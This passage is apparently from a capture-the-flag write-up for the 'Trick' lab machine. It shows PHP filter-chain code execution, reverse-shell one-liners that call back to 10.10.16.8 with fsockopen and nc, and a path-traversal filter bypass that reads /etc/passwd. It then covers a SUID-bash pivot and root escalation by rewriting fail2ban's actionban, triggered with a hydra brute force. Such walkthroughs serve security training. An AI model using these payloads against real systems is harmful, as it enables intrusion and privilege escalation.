
And it is working. We can try to create a payload for running a reverse shell:

python3 ~/tools/php_filter_chain_generator.py --chain '<?php $sock=fsockopen("10.10.16.8",6767);system("bash <&3 >&3 2>&3"); ?>'
But the generated payload was too large:


We can generate another payload that just executes the value from a cmd parameter.
python3 ~/tools/php_filter_chain_generator.py --chain '<?php system($_REQUEST["cmd"])?>'
We can use a POST request to add the cmd value:

I will use this payload for getting a reverse shell:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.8 6767 >/tmp/f
Lateral Movement to user
Local Enumeration
There are 2 users in this machine

Let’s see running processes
ps -aef --forest

From this we can see that there is a php pool running as michael. But we are currently logged in as www-data by exploiting a vulnerability in preprod-payroll.trick.htb. This hints that there might be another site which we can exploit to get shell access as michael.
We can check the nginx config to find the enabled sites:
cat /etc/nginx/sites-enabled/default

There we can see preprod-marketing.trick.htb.

LFI to Shell as Michael
Since we already have shell access, we can check the source code and see if there are any vulnerabilities in here.
ls -alp /var/www/

The site is located in /var/www/market, and we can see its source code:

This site is again vulnerable to file inclusion. But this time instead of appending .php at the end, they are prepending /var/www/maket/ at the start. Which means we can’t use wrappers like filter:// like we did before. They are also replacing ../ from the filename, but this can be bypassed easily, since the str_replace function is not replacing the substring recursively, instead it will just replace every occurrence of the substring in a single pass. In this case if we supply it an input like ....//....//....//....//etc/passwd it will become ../../../../etc/passwd after the string replace.
curl -ik 'http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//etc/passwd'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 11 Jun 2026 09:06:52 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<...SNIP...>
michael:x:1001:1001::/home/michael:/bin/bash

Since we already have shell access, we can write a php reverse shell at /tmp or any other location then call it from the above host and get shell as michael. I will create a php file that will make a suid bash and place it in /tmp.
echo '<?php system("cp /bin/bash /tmp/bash;chmod u+s /tmp/bash"); ?>' > /tmp/suid.php
Now send a request to this location:
curl -ik 'http://preprod-marketing.trick.htb/index.php?&page=....//....//....//....//tmp/suid.php'
It will give us a suid bash binary which we can use to escalate privilege as michael:


Privilege Escalation
Local Enumeration
First we need to get a proper shell, so I’ll check .ssh/ of michael.


We can see that there’s already an ssh key present. We can use it to login through SSH:
ssh michael@trick.htb -i id_rsa
Checking sudo privileges
sudo -l

Searched for writable file locations, but found nothing that stands out:
find / -type f -writable 2>/dev/null | grep -vE 'sys|proc|\/var\/www|\/home\/michael'

Michael is part of the security group

Checking if this group have write access anywhere:
find / -type f -perm -g+w 2>/dev/null | grep -vE 'sys|proc|\/var/\www|\/home\/michael'

Still nothing much. Then I checked if I have write access to any directories:
find / -type d -perm -g+w 2>/dev/null | grep -vE 'sys|proc|\/var/\www|\/home\/michael'

Turns out we have write access to /etc/fail2ban/action.d/.
Abusing fail2ban
Fail2ban is an IDS service that can be used for preventing bruteforce prevention. For example we can configure it to ban SSH clients after a specific amount of failed login attempts and for a specific amount of time.
To abuse this service for privilege escalation we have to overwrite the actionban value inside the /etc/fail2ban/action.d/iptables-multiport.conf file. When SSH bruteforce is detected fail2ban will execute the command we gave in place of actionban. Even though we don’t have write access to this file, we can replace the entire file with our own file or just delete it and create a new since we have write access to the entire directory.
Another thing to note is that there is a cronjob running that removes all the files in in the action.d directory and restore with the original content. So we might need to create a simple script to automate the task.
This is the one I created:
#!/bin/sh
mv /etc/fail2ban/action.d/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf.bak
cp /etc/fail2ban/action.d/iptables-multiport.conf.bak /etc/fail2ban/action.d/iptables-multiport.conf

sed -i 's/actionban = .*/actionban = chmod u+s \/bin\/bash/g' /etc/fail2ban/action.d/iptables-multiport.conf
sudo /etc/init.d/fail2ban restart
Run the script and try to bruteforce SSH using hydra:
hydra -I -u -l michael -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt ssh://trick.htb -V
After sometimes the command will be executed:

Now we can read the root flag:
